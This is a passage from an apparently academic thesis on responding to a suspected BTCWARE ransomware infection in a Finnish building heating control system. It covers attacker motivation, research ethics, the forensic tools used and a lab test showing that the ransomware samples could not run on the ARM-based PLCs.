Indeed, there is reason believe that the man is needed to make cyber-crime, which means that current world order and understanding the human element is needed to produce and commence a cyber-attack. There is no exact answer why the man does produce and commence crimes [41], even propensity to criminality is universal [42]. In this paper, discussion will be not directed to exact reason to commit a crime, but discussion is around of the man has intention to commit action, even intention it is just trivial things. The man can make decision with sanity or without sanity and even this distribution is too narrow to understand how the man makes decision and what influencer for choices are. However, this decision-making process can abstractly name, even its becomes quickly neuroscientific study and criminological study, how the man brain reacts physical stressors and mental stressors elements¹⁹² and how its own needs effect to choose¹⁹³ what the man does and how the man own life path effect choices¹⁹⁴ what the man does situation were element of universe effects the man. The criminological theories (pressure theory and trauma model) [43] and U.S army [44] share same point of view that stress elements can cause a person become an offender and commence a crime. This is not absolute truth, but it tells that physical stressors and mental stressors elements are elements which effect domain of the man to produce and commence crimes. The other question is that, is the man truly free to make choices even the man own judgment is sound or is the man still more prisoner its own nature than civilization believes? This is problematic when it is looked from different philosophical aspects of science. In this stage this process can described as intention.

The cyber-threat are evolving [40], [45] and to be able defeat them demands hardening nodes and constant countermeasure [40] which means that defender must run faster than it opponent. Therefore, an organizational resilience and PDCA seems to key for surviving from chaotic situations, even though what is scientific evidence that this organizational resilience and PDCA which can also defined as Orient-Observe-Decide-Act (OODA) [46] are truly effective solution for these cybersecurity problems? However, cyber-attacks can have similar elements, but they are commenced by different skill level of actors¹⁹⁵ and differently resources [47], which makes attack an asymmetrical [48]. They become more asymmetrical if physical intrusion or attacks are linked to operations, even currently threat variables are displaced in reality at physical world, but cyber-attacks are seen as an electronic attack, even an electronic attack is part of reality alias physical world.

¹⁹² The elements are physical stressors (environmental, physiological) and mental stressors (cognitive, emotional) are defined in U.S Army FM 4-02.51 version of 2006 on page 13.

¹⁹³ The Maslow need-hierarchy defines what basic need of the man are.

¹⁹⁴ In criminology there is stress theory that the man wants to follow law, but when the man own emotional need is superior to need to follow law, then law is broken, because the man was situation where it following it needed to achieve personal things. In addition, there is a trauma model were violence create violence and misconducts and injustice develop behaviour to break law. These are defined in book of Kriminaalipsykologia (ISBN: 978-952-451-388-3) by PhD Jaana Haapasalo and on pages of 25 and 38-42.

¹⁹⁵ National Institute of Standards and Technology has defined the threat actors in report of SP 800-82 and on page number 34-35. However, the content what is an exact competence and resource of these actor is not disclosure and therefore, the validity of metrics has a problem are those axioms really connected to variables of reality, which metric is claiming. The report is available: <http://dx.doi.org/10.6028/NIST.SP.800-82r1>

There online services or testing environments were competence of “attackers”¹⁹⁶ and “defenders” and other parties can be collected, but this data is still more like information, because competence of attacker and defender should be defined that there are no variations in each measure time and have data collector eliminated that possibility that players or attackers are playing with skills which they truly have or just they sending disinformation to observers? Even the all data of the competence of the hackers or attacker were collected, still will it be enough to establish plan of action and countermeasures that every attack of the attacker could be defeated by changing parameters of the system or developing effective countermeasures? That data could prevent and mitigate effectively all type attack, if it would be able think like attacker [47] and could think asymmetrically. However, it seems at this point to be more like philosophical point view that artificial intelligence with that data could be answering to defeat attack of the man or other actor. This is not itself enough for that solution, because it should be scaled to all places were attack is possible to make. Currently, the truth is no matter what the man thinks about right and wrong, crimes and incidents are acceptable condition of the Universe and even they are defined as malicious, which things should not be happened based on our emotional thinking and rational thinking. This tells that logic of things which should not happened, is not ready and the logic has deprivation, if the things were the man believing that crime should not happened, even it does occur the Universe, even some nations Law prohibits is to occur. The premises are not allowed to be conflict, this is called as *Ex falso quod libeti*, which means that argument is false. The Universe seems to allow things to happened which the man can see as bad or good and therefore, a working logic is that good and bad things which the man defines are acceptable condition of the current universe, if the Universe is observed as pragmatic as it is. However, science do not answer what is actually good or bad [46], because the absolute comparison point is missing, but the reality gives answer that good and bad things are allowed happened, even the man has established laws and ethics. If wars are really prohibited by the Universe, why it has been occurred in history of the man? Even through logic of ethics like Universal Declaration of Human rights prohibits killing in article 3. In addition, are the computer crimes really crimes or just a feature of the current Universe?

Therefore, it at this point without proper theory to describe what is true competence of the attackers of cyberworld and how asymmetrical they really are. This creates problems in scientific, because the measure scale should have connection to reality and others should get same results when the research is repeated. Otherwise, the research becomes more like philosophical than science.

Finally, there is seems to be no proper theories to describe phenomena in science of security for example how effective cybersecurity and security really are, even though there are development of science of security for example in criminological studies [49] and if publication from Security Journal are counted [50]. There is still under development in science of security, because research methods are not applied properly [51] and for example in private security industry the advanced security research methods are not in use [43] and either are not advanced security research methods of situational *crime prevention analysis*,¹⁹⁷ *crime*

¹⁹⁶ More information at www: <https://eandt.theiet.org/content/articles/2017/03/the-human-behind-the-hack-identifying-individual-hackers/>

¹⁹⁷ More information of the method at www: http://www.popcenter.org/library/crimeprevention/volume_13/01-Tilley-Introduction.pdf

mapping analysis,¹⁹⁸ *environmental crime analysis*¹⁹⁹ applied in practice of the industry [43].

In summary, a hypothetical explanation is established, otherwise the qualitative research is not possible without losing all validity, because then there is nothing to send or assess, because the comparison point is missing. The hypothetical explanation is following: the human element is needed currently for making cyber-attack, and human actors have interest to conduct cyber-attack and these actors have different resources and abilities to conduct an attack. The attacker can be asymmetrical [48] which defeats symmetrical defender²⁰⁰ or victim²⁰¹ and there is a gap on organisation resilience and OODA/PDCA that how can in reality define that attacker or defender is more asymmetrical than its natural opponent, but in hypothetically it can be defined, but what is its connection to actual reality?

1.7 Contribution of the author

The contribution of the author are data how well cybersecurity has succeeded on its mission to effectively mitigate and effectively prevent cybercrimes. The data is collected from live environment and there is no prediction how well it does. These scenarios have a lot of uncertainty and it will give data how well cybersecurity is succeed on its mission. Therefore, the contribution is data from live cyber-incident which is a unique DCS environment from the reality with a unique cyber-incident.

1.8 The experiment environment and ethics and authorisation

The thesis collaborator has asked that the host company which operates in industrial controller systems industry and participate to this thesis will be anonymized and the host company demands that scenario environment details must be anonymized based on legislation of Republic of Finland.²⁰² There is ethics of research which demands that data which can cause damage to organisations must be presented that way it will not cause serious damage and fiscal damages must be mitigated [52]. The guideline from Finnish advisory board on research integrity is used, because the part of research is done in Finland. Therefore, the exact data which was name of the host company and scenario environment will not be disclosed, but technical data will be present that way that link to named host company and scenario environment is disconnected to ensure rights of the parties. The host company and installation has given authorisation for the cyber-incident and operations which has been done to defuse the situation. The authorisation has been given verbally for the operation and in addition during the process in the meetings and email conversations.

2 Scenario

The scenario is a disrupted controller system which was built by Fidelix FX2025A PLC [53] and FX2030A PLC [54] controllers and engineering workstation which are linked together by

¹⁹⁸ More information of the method at [www: https://us.corwin.com/sites/default/files/upm-binaries/6244_Chapter_4_Boba_Final_PDF_3.pdf](https://us.corwin.com/sites/default/files/upm-binaries/6244_Chapter_4_Boba_Final_PDF_3.pdf)

¹⁹⁹ More information of the method at [www: https://academic.oup.com/policing/article-abstract/6/4/377/1458755?redirectedFrom=fulltext](https://academic.oup.com/policing/article-abstract/6/4/377/1458755?redirectedFrom=fulltext)

²⁰⁰ Denis Fischbacher-Smith, „Breaking bad? In search of a (softer) systems view of security ergonomics“, *Security Journal* 29, no. 1 (2016): 9.

²⁰¹ Denis Fischbacher-Smith, „Breaking bad? In search of a (softer) systems view of security ergonomics“, *Security Journal* 29, no. 1 (2016): 9.

²⁰² Legislation of Republic of Finland, 1978/1061, 4 § and 2001/55, chapter 1, section 4 and 1889/39, chapter 30, section 5.

Ethernet switches and CISCO 800 series ADSL router is for remote connection. The scenario environment is located in Finland. Those PLCs of Fidelix are controlling the installation heating system which based on district heating heat transfer system and climate control of the installation.

The system has been infected with suspected ransomware malware of BTCWARE – Aleta variant. The assembler²⁰³ has detected this malware on engineering workstation and it has been re-installed, with clean engineering workstation machine which has Windows 10 operating system. However, in 2th of February 2018 the *.aleta and *.hta files were generating on the Fidelix FX2025A and FX2030A PLCs which are the substations of the DCS.

The scope is to defuse the situation and eliminate the suspected malware from the DCS and eliminate *.aleta and *.hta files. In the begin of the operations there was reason to believe that malware truly exists in the systems and operations of the suspected malware would cause that plc of DCS will be overload and RAM will be depleted, if the suspected malware will be not eliminated from the environment. However, during the process the truth seems to be different, but this will be introduced in further chapter and finally, in the conclusion.

2.1 The equipment of the scenario and software of the scenario

The equipment for the scenario were the real DCS of the installation and cloud service of the DCS system. The equipment for the incident response operative were HP 650 G1 laptop with a Debian linux of kernel version of Linux 4.9.0-4-amd64²⁰⁴ and the Oracle Virtualbox²⁰⁵ which was carrying Windows 7 Professional 64 bit. The Debian was packing in addition nmap tool²⁰⁶ for network recon and Wireshark²⁰⁷ tool for analysing network traffic. The Windows 7 which is inside of the virtualbox was packing additional tools such as Filezilla Client²⁰⁸ for ftp telemetric transmissions and Putty²⁰⁹ for telnet telemetric operations and Microsoft Office 2007 student edition²¹⁰ for documentation purposes. Additional equipment was a Cisco catalyst 2960 Plus Ethernet switch which was configured to mirror the traffic for Wireshark program and Ethernet cables, and a console cable of Cisco,²¹¹ and USB mass-storage drives and USB hubs, and USB computer keyboard and USB computer mouse.

2.2 Previous knowledge of the author

The author of this document has received training from technology, telecommunication, crisis management, security management, digital forensic and cybersecurity. The malwares and removing them has been one hobby of the author. These knowledges and competences has effect how successfully the incident can be solved. These elements will affect what is philosophical aspect when situation is being defused and how exploration of the incident will be commenced and how the documentations will be done.

²⁰³ The assembler name is hidden because ethically reason. He was one of the maintenance crew who were to assigned to maintain the system on that Fidelix DCS environment.

²⁰⁴ The Debian is available at [www: https://packages.debian.org/stretch/linux-image-4.9.0-4-amd64-dbg](https://packages.debian.org/stretch/linux-image-4.9.0-4-amd64-dbg)

²⁰⁵ The Virtualbox is available at [www: https://www.virtualbox.org/wiki/Downloads](https://www.virtualbox.org/wiki/Downloads)

²⁰⁶ The Nmap is available at [www: https://nmap.org/download.html](https://nmap.org/download.html)

²⁰⁷ The Wireshark is available at [www: https://www.wireshark.org/download.html](https://www.wireshark.org/download.html)

²⁰⁸ The FileZilla Client is available at [www: https://filezilla-project.org/download.php](https://filezilla-project.org/download.php)

²⁰⁹ The Putty is available at [www: https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html](https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html)

²¹⁰ The license for software must be purchased from authorized dealer or directly from Microsoft.

²¹¹ More information of the cable at [www: https://www.cisco.com/c/en/us/td/docs/wireless/access_point/1240/installation/guide/1240hig5/124h_e.pdf](https://www.cisco.com/c/en/us/td/docs/wireless/access_point/1240/installation/guide/1240hig5/124h_e.pdf)

3 Procedures during the incident and empirical samples of the research and evaluation of the reliability of the process

The incident crisis management operation was commenced by interview [55] the assemblers which have already taken actions to defuse the suspected malware situation. There is reliability issue when interview is made, because people tend to tell facts which serve they own purposes and it can be seen from different philosophical produces as lying [56] and people are vulnerable to suggestion [57] which can cause false-memory feelings [57], even this memory do not exit, because it did not really happened and it only exits are pseudo memory of fallacy events, even the reality has different version of the truth [58]. Therefore, influence on the integrator or interview has effect to reliability what subject will tell for interviewer or integrator. There is a case where non-scientific method caused for suspected that he started believing that he actually murder his sister, even truth was different and even the manufacturer of the device states that machine do not get it wrong [59]. However, this manufacturer was holding bogus degree from diploma mill, which just show that technology effectiveness to get results are not absolute and in some cases, their effectiveness are just hands of the beliefs without any reliable and valid scientific proofs, like in case of Charles Humble's company of NITV and its merchandise of a polygraph solution.

This information which was collected from interview did give on that time reason to believe that more investigation must be made to the DCS. The hold project took from 2th of February to 7th of march about one month full-time²¹²working time to defuse situation. There was ethernet traffic analyse made between PLC substations, system forensic analysis to PLC substation actuators which included analysis of the filesystem files, active process and process load to memory and lab environment simulation for suspected infect PLC substations. The suspected malware was tried to eliminated by disconnecting the PLC substation from ethernet and installing the WINCE 6.0 OS again from USB mass-drive which was connected only once to single PLC substation and each substation received own unique USB mass-drive to avoid infection through USB drive and still, no defeat or chance to suspected malware activity has been made done, but in end of the project it has been discovered based on those analysis that this executable of BTCWARE cannot run itself on the WINCE 6.0 systems, because the executable malware was never found from the FX2030A or FX2025A plcs, but the *.hta and *.aleta were found from those plcs.²¹³

3.1 Reconstruction of the malware case

The process led o decision to start reconstruction the suspected malware infection to understand is possible to happened in PLCs and understand holistic picture of the incident. The reconstruction has reliability issues, because not all premises of the reality are taken in account and the experiment could give a false result. For this reason, the reconstruction is used as one method for study, no as absolute truth what have really happened. The simulation lab environment had been build. There is power-supply for the simulation FX2025A and FX2030A, mirroring CISCO Ethernet switch for network analysis, pcap computer which is connected to mirroring port, 3G/4G Ethernet router and a forensic screen recorder tool and a pc for video feed analysing and report writing.

After that OSINT operations was commenced to explore, where BTCWARE samples could be found for reconstruction. Those samples were from hybrid-analysis.com. From that service the exploration has been done for sample and based on Hybrid-analysis assessment, the

²¹² A full time means an office time from 0730 to 1530 which is eight hours.

²¹³ The malware creates random named .exe file to filesystem, which was never recovered even the *.hta and *.aleta files were generated inside of the PLCs.


BTCWARE variants are PE32 executable²¹⁴ and executable file is not possible run on FX2030A with NVIDIA, ARM-APXX processor. This has been tested on empirical experiment were another PE32 executable has been executed on FX2030A PLC and it did not run, but in FX2025A PE32 files can be executed. This has been tested with programs which is listed in Toradex website,²¹⁵ even though only FX2030A has Toradex embedded system and FX2025A do not have it. The sample named as vnconfig.exe which is PE32 executable²¹⁶ did not execute itself in FX2030A (Picture 1), but ARM version of the sample²¹⁷ did run it self (Picture 2). In FX2025A the ARM version of sample did not run (Picture 3) and X86 version did run in FX2025A (Picture 4). The PE32 files can be run in FX2025A and ARM executables in FX2030A. Still, this do not proof precisely that malware of BTCWARE could run itself in FX2025A, even though it is PE32 executable, because compiler was malware has been done may not be compliance with processor unit of FX2025A WINCE 6.0. This has been tested in empirical experiment and BTCWARE can be executed from CMD of WINCE60 of FX2025A (Picture 6), but the BTCWARE do not run fully, because it would not commence encrypting the files (Picture 7), even though the Internet is connected to the FX2025A (Picture 5). The same experiment has been done with FX2030A. The Internet connection has been tested on the device and it did have it (Picture 8-9). In the FX2030A the malware was unable to run in very begin (Picture 10-11). Therefore, the BTCWARE cannot work in FX2030A.

²¹⁴ More information of the variant at www: <https://www.hybrid-analysis.com/advanced-search-results?terms%5Bvxfamily%5D=Generic.Ransom.BTCWare>


²¹⁵ The testing software is VNC and it is available at www: [https://developer.toradex.com/knowledge-base/VNC-Server-\(WinCE\)](https://developer.toradex.com/knowledge-base/VNC-Server-(WinCE))

²¹⁶ The VNC X86 was uploaded to hybrid for description analysis and result is available: <https://www.hybrid-analysis.com/sample/0b4e978c6b15a4522210939726c093a912313a49a4f0a7693423610db45dcdb3?environmentId=110>


²¹⁷ The VNC ARM was uploaded to hybrid for description analysis and result is available: <https://www.hybrid-analysis.com/sample/adb10937fcf18ac67baa74444e5de471e73798a8f3f4e9234f5b366f466ba1e?environmentId=110>




Picture 1. Testing tool of Toradex in FX2030A PLC. X86 compiled program did not run.



Picture 2. Testing tool of Toradex in FX2030A PLC. ARM compiled program did run.



Picture 3. Testing tool of Toradex in FX2025 PLC. ARM compiled program did not run.




Picture 4. Testing tool of Toradex in FX2025 PLC. X86 compiled program did run.

This experiment gives reason believe that black.mirror@qq.com BTCWARE of Aleta variant is not be able work in FX2030A devices which have Toradex embedded system of Col T20 256MB V.1.2A, because PE32 of vnconfig.exe executable was not be able to run in FX2030A, but in FX2025A PE32 files can be executed. In addition, the samples which are uploaded to hybrid-analysis.com suggest that those sample are PE32 executables and therefore they are not be able to execute in ARM based CPU systems, because of a different compiler. However, PE32 files which BTCWARE variants which are located in hybrid-analysis.com database on 16th of March 2018 can be possible run based on FX2025A, if result of empirical analysis of vnconfig.exe (Picture 4) and hybrid-analysis assessment of PE32 file is compared by comparison analysis²¹⁸ with operator of equivalence²¹⁹, but this not fully base of proof that malware could actually work. For this reason, before a final conclusion is made an empirical experiment has done in the FX2025A that will BTCWARE actually run itself there? The empirical experiment which has been done in FX2025A lab plc and in addition in FX2030A show that sample which was downloaded from hybrid-

²¹⁸ More information of the comparison analysis at www: <https://writingcenter.fas.harvard.edu/pages/how-write-comparative-analysis>


²¹⁹ In experimental lab PE32 file was executed in Fx2025A and it did work and same files was upload to hybrid-analysis and its description is PE32 and in addition the BTCWARE files which are in hybrid-analysis database are PE32 executable. Therefore, there is equivalence between experiments to believe that BTCWARE will work in FX2025, if BTCWARE is truly PE32. This has to be validated on live experiment, to validate philosophy of science questions does the BTCWARE and vnconfig.exe has true equivalence and therefore comparison analysis conclusion is valid.

analysis.com,²²⁰ did not run in FX2030A and did not generate *.hta and *.aleta files as it should do it. Therefore, only possible answer, because current empirical axioms gives a reason to believe, that BTCWARE was unable to run itself in FX2030A PLCs, even the filesystem allow the executable execution. For this reason the *.aleta and *.hta files which are generated in the FX2025A and FX2030A, must be caused something else than live BTCWARE inside in the PLCs, even though it seems to truth that these *.aleta and *.hta files were generated at some point in engineering workstation by the real BTCWARE, if the data which collected from interview is trusted. The reconstruction gives reason to believe that reason for re-generating of those *.aleta and *.hta files must be caused something else.

